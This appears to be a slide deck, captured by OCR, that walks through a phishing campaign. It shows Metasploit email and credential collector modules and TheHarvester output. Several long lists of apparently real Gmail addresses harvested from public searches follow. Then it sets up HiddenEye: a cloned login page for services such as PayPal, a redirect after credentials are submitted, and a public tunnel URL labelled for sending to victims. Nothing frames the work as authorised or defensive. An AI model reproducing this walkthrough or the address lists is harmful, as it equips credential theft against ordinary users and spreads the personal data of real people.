
Experiment with email collector



```
  Windows Gather MDaemonEmailServer Credential Cracking
   18  post/windows/gather/credentials/purevpn_cred_collector                   normal     No
  Windows Gather PureVPN Client Credential Collector
   19  post/windows/gather/credentials/sso                                      normal     No
  Windows Single Sign On Credential Collector (Mimikatz)
   20  post/windows/gather/credentials/steam                                    normal     No
  Windows Gather Steam Client Session Collector.


msf5 > use auxiliary/gather/search_email_collector
msf5 auxiliary(gather/search_email_collector) > options

Module options (auxiliary/gather/search_email_collector):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DOMAIN                          yes       The domain name to locate email addresses for
   OUTFILE                         no        A filename to store the generated email list
   SEARCH_BING    true             yes       Enable Bing as a backend search engine
   SEARCH_GOOGLE  true             yes       Enable Google as a backend search engine
   SEARCH_YAHOO   true             yes       Enable Yahoo! as a backend search engine

msf5 auxiliary(gather/search_email_collector) > 
```

HARVESTING EMAILS

Experiment




```
.baronsergey888@gmail.com
0729993687riskgh@gmail.com
Jacs.adam@gmail.com
Kenn4wood@gmail.com
Sanaliaqat2016@gmail.com
VK.K...@GMAIL.COM
VKK...@GMAIL.COM
Wrdila69@gmail.com
abc...@gmail.com
account.morales26dan@gmail.com
aixloisirs@gmail.com
akanksha.redhu@gmail.com
alapha03@gmail.com
alejandrasalcedo0288@gmail.com
alxndrpi@gmail.com
apps34sc@gmail.com
avocat.jmichellombardo@gmail.com
beatrice.cadon73@gmail.com
brodamaryllis@gmail.com
bureaudemaxime@gmail.com
cheryl...@gmail.com
connaissanceetpartage@gmail.com
deyanamounira90@gmail.com
diskorduk@gmail.com
domainedelatrille@gmail.com
dufresne7789@gmail.com
durgeshudayi583@gmail.com
durgeshudayi@gmail.com
elodiedeleplace2@gmail.com
enablejs@gmail.com
famille.gonton128@gmail.com
from@gmail.com
```

```
durgeshudayi583@gmail.com
durgeshudayi@gmail.com
elodiedeleplace2@gmail.com
enablejs@gmail.com
famille.gonton128@gmail.com
from@gmail.com
gadhafieaisha01@gmail.com
haymanhtet007@gmail.com
heraldryandcrests@gmail.com
huntholleykerrilynn@gmail.com
interpol77@gmail.com
isbellscott46@gmail.com
jeremyreiff25@gmail.com
jmansmith847@gmail.com
jodiford1994@gmail.com
johnsmith@gmail.com
justcollegexxx@gmail.com
letrio138net@gmail.com
logosyveshb@gmail.com
loupanator@gmail.com
m.steve.andrews01@gmail.com
macnabslawgroup2003@gmail.com
mrfreeatlast8531@gmail.com
n.ayres013@gmail.com
nathansftb@gmail.com
oodom33@gmail.com
pariscoc@gmail.com
paulbeard128@gmail.com
pelucas.homepage@gmail.com
rakesharjunaami@gmail.com
sagarpandeyvirat@gmail.com
sartenaeralain12@gmail.com
```

HARVESTING EMAILS

Experiment TheHarvester




```
found supported engines
[-] Starting harvesting process for domain: gmail.com

[-] Searching in Bing:
        Searching 50 results...
        Searching 100 results...
        Searching 150 results...
        Searching 200 results...
        Searching 250 results...
        Searching 300 results...
        Searching 350 results...
        Searching 400 results...
        Searching 450 results...
        Searching 500 results...

Harvesting results
No IP addresses found


[+] Emails found:
------------------
sarah.dupont@gmail.com
dia@gmail.com
cosccm71@gmail.com
moncompte@gmail.com
domainedelatrille@gmail.com
connaissanceetpartage@gmail.com
info.sensationlive@gmail.com
e.cpsqy@gmail.com
contreplaquemarin@gmail.com
rtgarage.us@gmail.com
valoumodeuze@gmail.com
infoagence57@gmail.com
billetterie.lille@gmail.com
randosegre@gmail.com
leclosauxroses@gmail.com
lespoupeesdautrefois@gmail.com
```

PHISHING EMAIL ATTACK

Tools used:

- HiddenEye
- The Social-Engineer Toolkit embedded in Kali.
- Sendgrid server SMTP.
- Stripo email.


CREATING A CLONE LOGIN PAGE WITH HIDDENEYE



```
HIDDENEYE
                                                        [v0.4.1] BY:DARKSEC
            [ Modern Phishing Tool With Advanced Functionality ]
[ PHISHING-KEYLOGGER-INFORMATION COLLECTOR-ALL_IN_ONE_TOOL-SOCIALENGINEERING ]

------------------------
SELECT ANY ATTACK VECTOR FOR YOUR VICTIM:
------------------------
 [1] Facebook          [13] Steam          [25] Badoo           [37] PlayStation
 [2] Google            [14] VK             [26] CryptoCurrency
 [3] LinkedIn          [15] iCloud         [27] DevianArt
 [4] GitHub            [16] GitLab         [28] DropBox
 [5] StackOverflow     [17] Netflix        [29] eBay
 [6] WordPress         [18] Origin         [30] MySpace
 [7] Twitter           [19] Pinterest      [31] PayPal
 [8] Instagram         [20] ProtonMail     [32] Shopify
 [9] Snapchat          [21] Spotify        [33] Verizon
 [10] Yahoo            [22] Quora          [34] Yandex
 [11] Twitch           [23] PornHub        [35] Reddit
 [12] Microsoft        [24] Adobe          [36] Subito.it
HiddenEye >>>
```

We can choose the website whose login page we want to clone.


CREATING A CLONE LOGIN PAGE WITH HIDDENEYE




```
-------------------------------
[ PUT YOUR REDIRECTING URL HERE ]
-------------------------------

**(Choose Wisely As Your Victim Will Redirect to This Link)

**(Do not leave it blank. Unless Errors may occur)

[*]Insert a custom redirect url:

REDIRECT HERE>>> paypal.com
```

We can decide were the user should be redirected after submitting his credentials

CREATING A CLONE LOGIN PAGE WITH HIDDENEYE



```
-------------------------------
[ LOCALTUNNEL URL ]!!
-------------------------------

[!] SEND THIS SERVEO URL TO VICTIMS-

[*] Localhost URL: http://127.0.0.1:888
[*] LOCALTUNNEL URL: https://loud-bat-17.localtunnel.me
[*] Waiting For Victim Interaction. Keep Eyes On Requests Coming From Victim ...
```



securitè@letstry.com


●●●●●●●●●●

HiddenEye creates a local version of the website, but also an online version which remains online until the terminal is closed.

The credentials are sent to the HiddenEye terminal.

CREATING A CLONE LOGIN PAGE WITH HIDDENEYE

